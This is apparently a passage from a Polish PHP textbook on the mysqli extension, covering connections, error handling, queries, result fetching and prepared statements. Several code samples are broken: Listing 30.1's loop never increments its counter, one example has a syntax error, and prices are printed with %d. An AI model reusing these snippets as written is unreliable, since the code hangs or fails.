Po nawiązaniu połączenia można zacząć wykonywać operacje na bazie danych. Jeśli w jakimś momencie pojawi się konieczność nawiązania połączenia z innym serwerem lub wybrania innej bazy danych, to można to zrobić, korzystając odpowiednio z metod `connect()` oraz `select_db()`. Metoda `connect()` akceptuje te same parametry co konstruktor, a zatem od razu możemy przedstawić przykład jej użycia:

```
// Utworzenie obiektu mysqli
$mysqli = new mysqli();

// Nawiązanie połączenia z serwerem i wybór bazy danych
$mysqli->connect('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');
```

Używaną bazę danych można wybrać przy użyciu metody `$mysqli->select_db()`. Poniższy przykład pokazuje, jak można nawiązać połączenie z serwerem MySQL, a następnie wybrać bazę danych `corporate`:

```
// Nawiązanie połączenia z serwerem
$mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne');

// Wybranie bazy danych
$mysqli->select_db('corporate');
```

Kiedy udało się już wybrać bazę danych, można zacząć wykonywać na niej zapytania. Wykonywanie zapytań, takich jak selekcja danych, wstawianie rekordów, aktualizacja danych oraz ich usuwanie, zostało opisane w dalszej części rozdziału.

Po zakończeniu wykonywania skryptu wszystkie otwarte połączenia z bazami danych są automatycznie zamykane, a używane przez nie zasoby zostają zwolnione. Niemniej może się zdarzyć, że w ramach wykonania skryptu konieczne będzie nawiązanie kilku połączeń z bazami danych, z których każde należy prawidłowo zamknąć. Nawet w przypadku korzystania z jednego połączenia zamykanie połączenia na końcu skryptu jest praktyką godną polecenia. Właśnie do tego celu służy metoda `close()`. A oto przykład jej zastosowania:

```
$mysqli = new mysqli();
$mysqli->connect('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');
// Operacje na bazie danych
// Zamknięcie połączenia
$mysqli->close()
```

Obsługa błędów połączenia

Jak łatwo się domyślić, jeśli nie uda się nawiązać połączenia z bazą danych, to niewiele innych operacji na stronie zostanie wykonanych zgodnie z zamierzeniami. Dlatego też należy uważnie kontrolować, czy nie pojawiły się jakieś błędy, i odpowiednio reagować. Rozszerzenie `mysqli` udostępnia możliwości pozwalające na przechwytywanie komunikatów o błędach bądź stosowanie wyjątków (opisanych szczegółowo w rozdziale 8.). Aby na przykład sprawdzić, czy pojawił się jakiś błąd połączenia, oraz pobrać informacje o nim, można skorzystać z funkcji `mysqli_connect_errno()` oraz `mysqli_connect_error()`.

Pobieranie informacji o błędach

Programiści nieustannie dążą do osiągnięcia nirwany, którą jest kod pozbawiony błędów. Jednak niemal zawsze, może za wyjątkiem najprostszych projektów, cel ten pozostaje nieosiągalny. Z tego powodu właściwe wykrywanie błędów i przekazywanie użytkownikom pomocnych informacji na ich temat jest jednym z kluczowych elementów wydajnego tworzenia oprogramowania. W tym punkcie rozdziału zostały przedstawione dwie funkcje, które przydadzą się podczas obsługi i prezentowania informacji o błędach.

Pobieranie kodów błędów

Numeryczne kody błędów są bardzo często stosowane zamiast ich tekstowych opisów, gdyż ułatwiają tworzenie aplikacji wielojęzycznych oraz prezentowanie komunikatów dostosowanych do potrzeb konkretnego rozwiązania. We właściwości `errno` zapisywany jest kod błędu wygenerowanego podczas wykonywania ostatniej funkcji operującej na bazie bądź wartość `0`, jeśli została ona wykonana prawidłowo. Poniżej przedstawiłem jej prototyp:

```
class mysqli {
    int errno
}
```

A oto przykład jej zastosowania:

```
<?php
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');
    printf("Numer zgłoszonego błędu MySQL: %d", $mysqli->errno);
?>
```

Jego wykonanie może zwrócić następujące przykładowe wyniki:

```
Numer zgłoszonego błędu MySQL: 1045
```

Pobieranie komunikatu o błędzie

We właściwości `error` jest przechowywany komunikat dotyczący ostatniego zgłoszonego błędu; jeśli ostatnia operacja została wykonana prawidłowo, to właściwość ta będzie zawierać pusty łańcuch znaków. Poniżej przedstawiłem jej prototyp:

```
class mysqli {
    string error
}
```

Język komunikatu zależy od serwera MySQL, gdyż docelowy język jest określany przy użyciu flagi przekazywanej podczas uruchamiania serwera. Oto przykłady kilku komunikatów w języku angielskim:

```
Sort aborted
Too many connections
Couldn't uncompress communication packet
```

Poniżej przedstawiłem przykład demonstrujący wykorzystanie właściwości `error`:

```
<?php
    // Nawiązanie połączenia z serwerem bazy danych
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    if ($mysqli->errno) {
        printf("Nie można nawiązać połączenia z bazą danych:<br /> %s",
                    $mysqli->error);
        exit();
    }
?>
```

Na przykład w przypadku podania niewłaściwego hasła powyższy skrypt wygeneruje następujące wyniki:

```
Nie można nawiązać połączenia z bazą danych:
Access denied for user 'uzytkownik_katalogu'@'localhost' (using password: YES)
```

Oczywiście, domyślne komunikaty o błędach zwracane przez serwer MySQL raczej nie nadają się do wyświetlania użytkownikom aplikacji internetowych, dlatego można zastosować rozwiązanie polegające na wyświetleniu własnego, bardziej zrozumiałego komunikatu, natomiast oryginalny przesłać do siebie przy użyciu poczty elektronicznej.

■ **Wskazówka** Komunikaty o błędach generowane przez serwer MySQL zostały przetłumaczone na 20 różnych języków; można je znaleźć w katalogu instalacyjnym serwera w podkatalogu */share/mysql/LANGUAGE/*.

Przechowywanie informacji o połączeniu w osobnym pliku

Zgodnie z duchem praktyk bezpiecznego programowania warto zmieniać hasło dostępu do bazy danych w regularnych odstępach czasu. Jednak połączenie z serwerem MySQL trzeba nawiązywać w każdym skrypcie, który musi korzystać z bazy danych, dlatego też jest całkiem prawdopodobne, że odpowiednie funkcje trzeba wywoływać w bardzo wielu plikach. To z kolei sprawia, że przeprowadzenie operacji zmiany hasła może być dość trudną operacją. Istnieje jednak bardzo proste rozwiązanie takiego problemu, które w ogóle nie powinno zaskoczyć Czytelnika — jest nim umieszczenie niezbędnych informacji w osobnym pliku i dołączanie go do skryptów, gdy pojawi się taka potrzeba. Na przykład wywołanie konstruktora klasy `mysqli` można by zapisać w osobnym pliku *mysql.connect.php* o następującej postaci:

```
<?php
    // Nawiązanie połączenia z serwerem
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');
?>
```

Ten plik można dołączać do skryptów w następujący sposób:

```
<?php
    include 'mysql.connect.php';
    // Operacje na bazie danych
?>
```

Zabezpieczanie informacji o połączeniu z bazą danych

Osoby, które po raz pierwszy stykają się z wykorzystaniem baz danych w skryptach PHP, mogą się dziwić i mieć zastrzeżenia co do tego, że tak ważne informacje jak hasło używane do nawiązywania połączeń z serwerem MySQL jest zapisywane w skryptach w postaci zwyczajnego, otwartego tekstu. Choć faktycznie jest to popularna praktyka, to jednak można wskazać kilka rozwiązań, które zabezpieczą dostęp do tych ważnych informacji:

- Można wykorzystać uprawniania systemowe, by zagwarantować, że jedynie użytkownik będący właścicielem procesu serwera WWW może odczytywać plik zawierający te informacje. W przypadku systemów Unix sprowadza się to do zamiany właściciela pliku na tego samego, który jest właścicielem procesu serwera, oraz zmiany uprawnień pliku, tak by jego zawartość mógł odczytywać wyłącznie właściciel (takie uprawnienia reprezentuje wartość `400`).
- Jeśli nawiązujemy połączenie ze zdalnym serwerem MySQL, to trzeba pamiętać, że informacje uwierzytelniające są przekazywane w formie otwartego tekstu, chyba że wykonamy czynności umożliwiające nawiązywanie bezpiecznych, szyfrowanych połączeń. Optymalnym rozwiązaniem będzie w tym przypadku zastosowanie połączeń SSL.
- Na rynku dostępnych jest kilka narzędzi pozwalających na szyfrowanie skryptów. Sprawiają one, że skrypt jest całkowicie nieczytelny dla osób, które spróbują go wyświetlić, nie posiadając odpowiednich uprawnień, a jednocześnie nic nie stoi na przeszkodzie, by taki skrypt wykonać. Chyba najbardziej znanymi narzędziami tego typu są Zend Guard (*www.zend.com*) oraz ionCube PHP Encoder (*www.ioncube.com*), choć na rynku dostępnych jest też kilka innych. Trzeba pamiętać, że jeśli nie mamy przekonujących argumentów przemawiających za zastosowaniem szyfrowania skryptów, to należy rozważyć inne sposoby zabezpieczeń (takie jak odpowiednie ustawienie uprawnień systemu plików), gdyż w większości sytuacji doskonale zdadzą one egzamin.

Operacje na bazie danych

Ogromna większość zapytań, jakie Czytelnik będzie tworzył i wykonywał, będzie się sprowadzała do czterech operacji: tworzenia, pobierania, aktualizacji oraz usuwania, określanych powszechnie jako CRUD[3]. Niniejszy rozdział zawiera informacje o tym, jak można konstruować oraz wykonywać takie polecenia.

Przesyłanie zapytań do bazy danych

Za przesłanie zapytania do bazy danych odpowiada metoda `query()`. Poniżej przedstawiłem jej prototyp:

```
class mysqli {
    mixed query(string zapytanie [, int trybwynikow])
}
```

[3] Skrót CRUD pochodzi od pierwszych liter angielskich słów: *Create*, *Read*, *Update*, *Delete* — *przyp. tłum.*

Opcjonalny parametr *trybwynikow* służy do modyfikacji sposobu działania tej metody i może przyjmować dwie wartości:

- MYSQLI_STORE_RESULT: zwraca wyniki w postaci buforowanego zbioru, co oznacza, że cały zbiór wyników zostanie udostępniony za jednym razem. Jest to domyślna wartość tego ustawienia. Choć jej zastosowanie wiąże się ze zwiększonym zapotrzebowaniem na pamięć, to jednak zapewnia ona możliwość przeprowadzania operacji na całym zbiorze danych, co jest bardzo wygodne w przypadku analizowania jego zawartości bądź zarządzania zwróconymi danymi. Rozwiązanie to pozwala na przykład określić, ile rekordów zwrócono w wyniku wykonania zapytania, bądź przeskoczyć do konkretnego pobranego rekordu.
- MYSQLI_USE_RESULT: zwraca wyniki w postaci zbioru niebuforowanego, co oznacza, że dane będą pobierane z serwera, kiedy zajdzie taka potrzeba. To rozwiązanie poprawia wydajność operowania na dużych zbiorach wynikowych, lecz jednocześnie przekreśla możliwość wykonywania pewnych operacji, takich jak natychmiastowe określenie liczby zwróconych rekordów lub przejście do rekordu o określonym numerze. Możliwość zastosowania tego rozwiązania należy rozważyć, w przypadku gdy skrypt będzie operować na bardzo dużych zbiorach rekordów, gdyż pozwoli ono zaoszczędzić zapotrzebowanie na pamięć i skrócić czas odpowiedzi.

Pobieranie danych

Istnieje całkiem spore prawdopodobieństwo, że większość operacji wykonywanych przez aplikację będą stanowiły czynności związane z pobieraniem i formatowaniem danych. Oznacza to, że konieczne będzie przesyłanie do bazy danych poleceń SELECT oraz przetwarzanie zwróconych wyników — przeglądanie ich, formatowanie do zamierzonej postaci i wyświetlanie w przeglądarce.

Przedstawiony poniżej skrypt pobiera z bazy danych wartości kolumn sku, name oraz price tabeli products, sortując je przy tym alfabetycznie na podstawie zawartości kolumny name. Następnie informacje pochodzące z każdego rekordu są zapisywane w trzech zmiennych, których nazwy odpowiadają nazwom kolumn tabeli, i wyświetlane.

```
<?php

    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    // Utworzenie zapytania
    $query = 'SELECT sku, name, price FROM products ORDER by name';

    // Przesłanie zapytania do bazy
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // Przetworzenie wyników
    while(list($sku, $name, $price) = $result->fetch_row())
        printf("(%s) %s: %s zł. <br />", $sku, $name, $price);
?>
```

Wykonanie powyższego przykładu spowoduje wygenerowanie następujących wyników:

```
(TY232278) Pasta do zębów AquaSmooth: 2.25 zł.
(PO988932) Szampon BujnaGlaca: 3.99 zł.
(ZP457321) Balsam po goleniu: 4.50 zł.
(KL334899) Żyletki Brzytewki: 4.17 zł.
```

Trzeba pamiętać, że wykonanie tego samego skryptu z wykorzystaniem niebuforowanego zbioru wyników (co wiązałoby się z przekazaniem wartości MYSQLI_USE_RESULT jako drugiego parametru wywołania metody query()), choć zwróciłoby takie same wyniki, to jednak sprawiłoby, że samo działanie metody query() byłoby zupełnie inne.

Wstawianie, aktualizacja i usuwanie danych

Jedną z najważniejszych cech WWW jest jej otwartość na interakcje z użytkownikami; nie tylko autorzy mogą publikować informacje na swoich witrynach, lecz mogą także zapraszać użytkowników i oferować im możliwości dodawania, modyfikacji, a nawet usuwania danych. W rozdziale 13. Czytelnik dowiedział się, jak można do tego celu używać połączonych możliwości HTML i PHP, ale w jaki sposób wykonywane czynności mogą docierać do bazy danych? Otóż do tego celu są wykorzystywane polecenia `INSERT`, `UPDATE` i `DELETE` języka SQL, które wykonuje się dokładnie tak samo jak polecenia `SELECT`. Aby na przykład usunąć wiersz z informacjami o paście do zębów AquaSmooth z tabeli `products`, należałoby wykonać następujący skrypt:

```
<?php
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    // Utworzenie zapytania
    $query = "DELETE FROM products WHERE sku = 'TY232278'";

    // Przesłanie zapytania do bazy danych
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // Wyświetlenie informacji o liczbie usuniętych wierszy
    printf("Liczba usuniętych wierszy: %d", $mysqli->affected_rows);
?>
```

Oczywiście, jeśli tylko uprawnienia użytkownika podanego podczas nawiązywania połączenia z serwerem bazy danych będą odpowiednie (więcej informacji na temat systemu uprawnień MySQL można znaleźć w rozdziale 29.), można w ten sposób wykonywać dowolne polecenia, także te, które pozwalają na tworzenie i modyfikację baz danych, tabel oraz indeksów lub nawet na wykonywanie przeróżnych czynności administracyjnych, takich jak tworzenie użytkowników i przydzielanie im uprawnień.

Odzyskiwanie pamięci przydzielonej do przechowywania wyników

Jeśli zdarzy się, że zbiór danych pobrany przez zapytanie będzie szczególnie duży, to zaraz po zakończeniu wykonywania na nim zamierzonych operacji warto zwolnić zajmowaną przez niego pamięć. Właśnie do tego służy metoda `free()`, której prototyp przedstawiłem poniżej:

```
class mysqli_result {
    void free()
}
```

Metoda ta zwraca całą pamięć, jaka została przydzielona w celu przechowywania zbioru wyników. Trzeba jednak pamiętać, że po jej wykonaniu zbiór wyników nie będzie już dostępny. A oto przykład jej użycia:

```
<?php
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    $query = 'SELECT sku, name, price FROM products ORDER by name';
    $mysqli->query($query);

    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // Przejrzenie zbioru wyników
    while(list($sku, $name, $price) = $result->fetch_row())
        printf("(%s) %s: %s zł. <br />", $sku, $name, $price);

    // Zwolnienie pamięci
    $result->free();

    // Tu można wykonać jakieś kolejne zapytania
?>
```

Przetwarzanie wyników zapytania

Kiedy zapytanie zostanie już wykonane, a zbiór wyników przygotowany, nadejdzie czas, by go w jakiś sposób przetworzyć. Dostępnych jest kilka metod pozwalających na pobieranie pól, z jakich składają się poszczególne rekordy zbioru wyników; wybór jednej z nich zależy od własnych preferencji, gdyż właściwie różnią się one jedynie sposobem odwoływania się do pól.

Pobieranie wyników w postaci obiektów

Ponieważ z dużą dozą prawdopodobieństwa można założyć, że Czytelnik korzysta z rozszerzenia `mysqli`, posługując się jego interfejsem obiektowym, zatem sensownym rozwiązaniem może być pobieranie wyników zwracanych przez zapytania także w postaci obiektów. Można to zrobić, korzystając z metody `fetch_object()`. Oto jej składnia:

```
class mysqli_result {
    obiekt fetch_object()
}
```

Metoda ta jest zazwyczaj wykonywana w pętli, a każde jej wywołanie powoduje zwrócenie kolejnego rekordu ze zbioru wyników, zapisanego w postaci obiektu. Z takiego obiektu można następnie korzystać w standardowy sposób, używając typowej obiektowej składni. Oto przykład:

```
$query = 'SELECT sku, name, price FROM products ORDER BY name';
$result = $mysqli->query($query);

while ($row = $result->fetch_object())
{
    $name = $row->name;
    $sku = $row->sku;
    $price = $row->price;
    printf("(%s) %s: %s zł. <br />", $sku, $name, $price)";
}
```

Pobieranie wyników w postaci tablicy lub tablicy asocjacyjnej

Rozszerzenie `mysqli` zapewnia także możliwość pobierania wyników zwracanych przez zapytania w postaci tablic asocjacyjnych lub zwyczajnych tablic indeksowanych liczbami. Służą do tego odpowiednio metody `fetch_array()` oraz `fetch_row()`. Poniżej przedstawiłem ich prototypy:

```
class mysqli_result {
    różna fetch_array ([int typwyniku])
}
class mysqli_result {
    różna fetch_row()
}
```

Metoda `fetch_array()` pozwala na pobieranie kolejnych wierszy wyników zarówno w postaci tablic asocjacyjnych, tablic indeksowanych liczbami, jak i obu jednocześnie; z tego względu w tym podpunkcie rozdziału został przedstawiony sposób korzystania tylko z tej metody, a nie z obu z nich, gdyż w obu przypadkach idea działania byłaby taka sama. Domyślnie metoda `fetch_array()` zwraca obie tablice. Ten domyślny sposób działania można jednak zmienić, korzystając z jej opcjonalnego parametru *`typwyniku`*. Może on przyjmować trzy wartości:

- `MYSQLI_ASSOC`: zwraca wiersz zapisany w postaci tablicy asocjacyjnej, w której kluczami są nazwy pól, a wartościami — wartości odpowiednich pól.
- `MYSQLI_NUM`: zwraca wiersz w postaci tablicy indeksowanej liczbami, przy czym kolejność pól będzie zależeć od kolejności, w jakiej zostały one wymienione w zapytaniu. W przypadku pobierania wszystkich pól tabeli (przy użyciu *) kolejność pól w tablicy będzie odpowiadać ich kolejności w tabeli

bazy danych. Zastosowanie tej opcji sprawi, że metoda `fetch_array()` będzie działać dokładnie tak samo jak metoda `fetch_row()`.

- `MYSQLI_BOTH`: zwraca wiersz zapisany zarówno w postaci tablicy asocjacyjnej, jak i tablicy indeksowanej liczbami. Oznacza to, że do każdego pola będzie się można odwołać, zarówno podając jego indeks, jak i nazwę. Zastosowanie tej wartości odpowiada domyślnemu sposobowi działania metody `fetch_array()`.

Załóżmy na przykład, że chcemy pobrać wyniki, używając tablic asocjacyjnych:

```
$query = 'SELECT sku, name FROM products ORDER BY name';
$result = $mysqli->query($query);
while ($row = $result->fetch_array(MYSQLI_ASSOC))
{
    $name = $row['name'];
    $sku = $row['sku'];
    echo "Produkt: $name ($sku) <br />";
}
```

Gdybyśmy chcieli pobrać wyniki, wykorzystując wyłącznie tablice indeksowane liczbami, to należałoby ten skrypt zmodyfikować w następujący sposób:

```
$query = 'SELECT sku, name, price FROM products ORDER BY name';
$result = $mysqli->query($query);
while ($row = $result->fetch_array(MYSQLI_NUM))
{
    $sku = $row[0];
    $name = $row[1];
    $price = $row[2];
    printf("(%s) %s: %d zł. <br />", $sku, $name, $price);
}
```

Zakładając, że wszystkie prezentowane tu skrypty operują na tych samych danych, wyniki wygenerowane przez powyższy skrypt będą takie same jak wynik skryptu przedstawionego w punkcie dotyczącym metody `query()`.

Określanie liczby zwróconych oraz zmodyfikowanych wierszy

Bardzo często w skryptach potrzebne są informacje dotyczące liczby wierszy zwróconych przez zapytanie `SELECT` lub zmodyfikowanych w wyniku wykonania zapytań `INSERT`, `UPDATE` bądź `DELETE`. Informacje te można uzyskać, korzystając z dwóch metod przedstawionych w tym punkcie rozdziału.

Określanie liczby zwróconych wierszy

Metoda `num_rows()` przydaje się, kiedy chcemy dowiedzieć się, jak dużo wierszy zostało zwróconych w wyniku wykonania polecenia `SELECT`. Poniżej przedstawiłem prototyp tej metody:

```
class mysqli_result {
    int num_rows
}
```

A oto przykład jej zastosowania:

```
$query = 'SELECT name FROM products WHERE price > 15.99';
$result = $mysqli->query($query);
printf("Licza produktów droższych niż 15.99 zł wynosi: %d.", $result->num_rows);
```

A oto przykładowe wyniki, jakie może wygenerować powyższy fragment kodu:

```
Licza produktów droższych niż 15.99 zł wynosi: 5.
```

Koniecznie trzeba zwrócić uwagę, że metoda ta zwraca wyłącznie informacje o liczbie rekordów, jakie zostały pobrane z bazy danych w wyniku wykonania polecenia `SELECT`. Aby określić liczbę rekordów zmodyfikowanych w wyniku wykonania poleceń `INSERT`, `UPDATE` lub `DELETE`, należy użyć metody `affected_rows()`, opisanej poniżej.

Określanie liczby zmodyfikowanych rekordów

Metoda `affected_rows()` pozwala określić liczbę rekordów zmodyfikowanych w wyniku wykonania poleceń `INSERT`, `UPDATE` lub `DELETE`; poniżej przedstawiłem jej prototyp:

```
class mysqli_result {
    int affected_rows
}
```

A oto przykład jej zastosowania:

```
$query = "UPDATE product SET price = '39.99' WHERE price = '34.99'";
$result = $mysqli->query($query);
printf("Liczba zmodyfikowanych produktów: %d.", $result->affected_rows);
```

Wykonanie tego kodu może zwrócić następujące wyniki:

```
Liczba zmodyfikowanych produktów: 2.
```

Korzystanie z poleceń przygotowanych

Bardzo często zdarza się, że skrypty wielokrotnie wykonują to samo zapytanie, przy czym za każdym razem używają innych parametrów. Wykonywanie takich operacji przy użyciu standardowej metody `query()` i przetwarzania wyników w pętli wiąże się jednak zarówno z narzutami czasowymi — związanymi z koniecznością każdorazowego przetworzenia zapytania i sprawdzenia jego poprawności, jak i utrudnieniami czysto programistycznymi, wynikającymi z konieczności każdorazowej modyfikacji zapytania do aktualnych wartości parametrów. Efektem próby rozwiązania tych problemów było wprowadzenie w serwerze MySQL 4.1 tak zwanych *poleceń przygotowanych* (ang. *prepared statements*), które pozwalają uzyskać takie same, opisane wcześniej, efekty znacznie mniejszym kosztem i przy użyciu krótszego kodu.

Dostępne są dwie wersje poleceń przygotowanych:

- **Powiązane parametry** (ang. *bound parameters*): w tym przypadku polecenie przygotowane jest przechowywane na serwerze MySQL, a jedynie zmieniające się parametry są do niego za każdym razem przekazywane i integrowane z nim przed jego wykonaniem. Załóżmy, że tworzymy aplikację internetową, pozwalającą użytkownikom zarządzać produktami dostępnymi w sklepie. Aby ułatwić początkowy proces wypełnienia magazynu, przygotowaliśmy formularz, w którym można podać informacje o 20 produktach — ich nazwy, identyfikatory, ceny oraz opisy. Ponieważ informacje te będą zapisywane w bazie przy użyciu identycznych poleceń SQL (różniących się oczywiście konkretnymi wartościami), to sensownym rozwiązaniem będzie użycie polecenia przygotowanego z powiązanymi parametrami.
- **Powiązane wyniki** (ang. *bound results*): to rozwiązanie pozwala uniknąć czasami niewygodnego rozwiązania, jakim jest zwracanie wyników w postaci tablic — zamiast tego zapewnia ono możliwość powiązania grupy zmiennych z poszczególnymi polami zbioru wyników i zapisywania odczytywanych wartości bezpośrednio w tych zmiennych. Na przykład pobierając wszystkie kolumny tabeli `products` przy użyciu polecenia `SELECT`, można by je powiązać ze zmiennymi o nazwach `$sku`, `$name`, `$price` oraz `$description`.

Przykłady wykorzystania obu powyższych rozwiązań zostały zamieszczone w dalszej części rozdziału, po prezentacji kilku kluczowych metod.

Przygotowywanie polecenia do wykonania

Niezależnie od tego, jakiego rodzaju poleceń przygotowanych planujemy użyć, w pierwszej kolejności trzeba będzie przygotować polecenie do wykonania. Do tego celu służy metoda `prepare()`, której prototyp przedstawiłem poniżej:

```
class mysqli_stmt {
    boolean prepare(string zapytanie)
}
```

Poniżej został zamieszczony niekompletny przykład użycia tej metody. W dalszej części rozdziału — w ramach prezentacji kolejnych metod — zostały przedstawione także kolejne przykłady, które w pełni prezentują sposób użycia metody `prepare()`.

```
<?php
    // Nawiązanie połączenia z serwerem MySQL
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    // Utworzenie polecenia i, ewentualnie, miejsc na parametry
    $query = "SELECT sku, name, price, description
              FROM products ORDER BY sku";

    // Utworzenie obiektu polecenia
    $stmt = $mysqli->stmt_init();

    // Przygotowanie polecenia do wykonania
    $stmt->prepare($query);
    // ...Użycie przygotowanego polecenia

    // Zwolnienie pamięci
    $stmt->close();

    // Zamknięcie połączenia
    $mysqli->close();
?>
```

W dalszej części rozdziału, podczas prezentowania kolejnych metod, okaże się, co dokładnie oznacza „Użycie przygotowanego polecenia".

Wykonanie polecenia

Kiedy polecenie zostanie już przygotowane, można je wykonać. Wybór momentu, w którym to nastąpi, zależy od tego, czy chcemy korzystać z powiązanych parametrów, czy z powiązanych wyników. W przypadku korzystania z powiązanych parametrów wykonanie polecenia musi nastąpić po ich powiązaniu (do czego służy metoda `bind_param()`, przedstawiona w dalszej części rozdziału). Natomiast w przypadku powiązanych wyników polecenie należy wykonać przed powiązaniem wyników przy użyciu metody `bind_result()` (także ona zostanie już niebawem przedstawiona). W obu przypadkach przygotowane polecenie jest wykonywane w ten sam sposób — przy użyciu metody `execute()`. Oto jej prototyp:

```
class mysqli_stmt {
    boolean execute()
}
```

Przykład jej zastosowania został przedstawiony w dalszej części rozdziału, poświęconej metodom `bind_param()` oraz `bind_result()`.

Zwalnianie zasobów przydzielonych poleceniu

Kiedy już przygotowane polecenie nie będzie dłużej potrzebne, przydzielone mu zasoby można odzyskać, używając metody `close()`. Poniżej przedstawiłem jej prototyp:

```
class mysqli_stmt {
    boolean close()
}
```

Przykład jej zastosowania można znaleźć wcześniej, w podpunkcie prezentującym metodę `prepare()`.

Wiązanie parametrów

W przypadku stosowania przygotowanych poleceń wykorzystujących powiązane parametry należy skorzystać z metody `bind_param()`, aby skojarzyć nazwy zmiennych z odpowiednimi polami w zapytaniu. Oto prototyp tej metody:

```
class stmt {
    boolean bind_param(string typy, różna &zmienna1 [, różna &zmiennaN])
}
```

Parametr *typy* określa typy danych kolejnych zmiennych podanych w wywołaniu (i reprezentowanych przez parametry *&zmienna1* … *&zmiennaN*. Ten wymagany parametr ma zapewnić, że dane przesyłane na serwer zostaną zakodowane w jak najbardziej wydajny sposób. Aktualnie dostępne są cztery kody reprezentujące typy danych:

- `i`: wszystkie typy reprezentujące liczby całkowite;
- `d`: typy `DOUBLE` oraz `FLOAT`;
- `b`: typ `BLOB`;
- `s`: wszystkie inne typy danych (w tym łańcuchy znaków).

Proces wiązania parametrów najlepiej jest przedstawić na przykładzie; wróćmy zatem do przedstawionego wcześniej scenariusza z formularzem umożliwiającym podanie danych o 20 produktach. Listing 30.1 prezentuje skrypt, którego można użyć do zapisania takich informacji w bazie danych.

Listing 30.1. *Wiązanie parametrów przy wykorzystaniu możliwości rozszerzenia mysqli*

```
<?php
    // Nawiązanie połączenia z serwerem
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    // Utworzenie polecenia z miejscami na parametry
    $query = "INSERT INTO products SET id=NULL, sku=?,
              name=?, price=?";

    // Utworzenie obiektu polecenia
    $stmt = $mysqli->stmt_init();

    // Przygotowanie polecenia do wykonania
    $stmt->prepare($query);

    // Powiązanie parametrów
    $stmt->bind_param('ssd', $sku, $name, $price);

    // Przypisanie przesłanej tablicy kodów
    $skuarray = $_POST['sku'];

    // Przypisanie przesłanej tablicy nazw
    $namearray = $_POST['name'];
```

```
    // Przypisanie przesłanej tablicy cen
    $pricearray = $_POST['price'];

    // Inicjalizacja licznika
    $x = 0;

    // Pobranie wartości z wszystkich tablic i wykonanie poleceń
    while ($x < sizeof($skuarray)) {
        $sku = $skuarray[$x];
        $name = $namearray[$x];
        $price = $pricearray[$x];
        $stmt->execute();
    }

    // Zwolnienie zasobów
    $stmt->close();

    // Zamknięcie połączenia
    $mysqli->close();
?>
```

Wszystkie czynności wykonywane w powyższym skrypcie powinny być całkiem proste i zrozumiałe dla Czytelnika, być może za wyjątkiem postaci samego zapytania. Warto zwrócić uwagę na umieszczone w nim znaki zapytania — oznaczają one miejsca, w których zostaną umieszczone dane, a konkretnie kod produktu, jego nazwa oraz cena. Po przygotowaniu polecenia wywoływana jest metoda `bind_param()`, która kojarzy zmienne `$sku`, `$name` oraz `$price` z miejscami zapytania oznaczonymi wcześniej przy użyciu pytajników, przy czym kolejność przekazywanych wartości będzie taka sama jak kolejność zmiennych umieszczonych w wywołaniu metody. Tak przygotowane zapytanie jest przesyłane na serwer, a następnie poszczególne wiersze danych są przygotowywane, przesyłane na serwer i wstawiane do bazy przy użyciu metody `execute()`. W końcu, kiedy wszystkie dane zostały już przetworzone, skrypt wywołuje metodę `close()`, zwalniając tym samym wszystkie zasoby przydzielone poleceniu.

■ **Wskazówka** Jeśli Czytelnik nie rozumie, w jaki sposób do skryptu jest przekazywana tablica wartości z formularza HTML, to informacje na ten temat można znaleźć w rozdziale 13.

Wiązanie zmiennych

Po przygotowaniu i wykonaniu polecenia można powiązać zmienne z konkretnymi polami pobranego zbioru wyników. Służy do tego metoda `bind_result()`. Oto jej prototyp:

```
class mysqli_stmt {
    boolean bind_result(mixed &zmienna1 [, mixed &zmiennaN])
}
```

Załóżmy na przykład, że chcemy pobrać listę 30 produktów z tabeli `products`. Kod przedstawiony na listingu 30.2 wiąże zmienne `$sku`, `$name` oraz `$price` z polami pobranymi przez zapytanie.

Listing 30.2. *Wiązanie wyników przy wykorzystaniu rozszerzenia mysqli*

```
<?php
    // Utworzenie nowego połączenia z serwerem
    $mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');

    // Utworzenie zapytania
    $query = 'SELECT sku, name, price FROM products ORDER BY sku';
```

```
    // Utworzenie obiektu polecenia
    $stmt = $mysqli->stmt_init();

    // Przygotowanie polecenia do wykonania
    $stmt->prepare($query);

    // Wykonanie polecenia
    $stmt->execute();

    // Powiązanie zmiennych z wynikami
    $stmt->bind_result($sku, $name, $price);

    // Pobranie kolejnych wierszy wyników i wyświetlenie danych
    while($stmt->fetch())
        printf("%s, %s, %s zł. <br />", $sku, $name, $price);

    // Zwolnienie zasobów polecenia
    $stmt->close();

    // Zamknięcie połączenia
    $mysqli->close();
?>
```

Wykonanie powyższego skryptu może zwrócić następujące wyniki:

```
TY232278, Pasta do zębów AquaSmooth, 2.25 zł.
PO988932, Szampon BujnaGlaca, 3.99 zł.
ZP457321, Balsam po goleniu, 4.50 zł.
KL334899, Żyletki Brzytewki, 4.17 zł.
```

Pobieranie wierszy z wyników polecenia

Poszczególne wiersze wyników zwróconych przez polecenie przygotowane można pobierać przy użyciu metody `fetch()`. Metoda ta pobiera dane z kolejnego wiersza wyników i zapisuje je w powiązanych zmiennych. Oto jej prototyp:

```
class mysqli {
    boolean fetch()
}
```

Przykład jej zastosowania można znaleźć na listingu 30.2.

Stosowanie innych metod związanych z poleceniami przygotowanymi

Istnieje także kilka innych przydatnych metod związanych z poleceniami przygotowanymi; zostały one przedstawione i opisane w tabeli 30.1. Dodatkowe informacje na temat ich działania oraz pobieranych parametrów można znaleźć we wcześniejszych częściach rozdziału, opisujących metody rozszerzenia `mysqli` o analogicznych nazwach.

Stosowanie transakcji

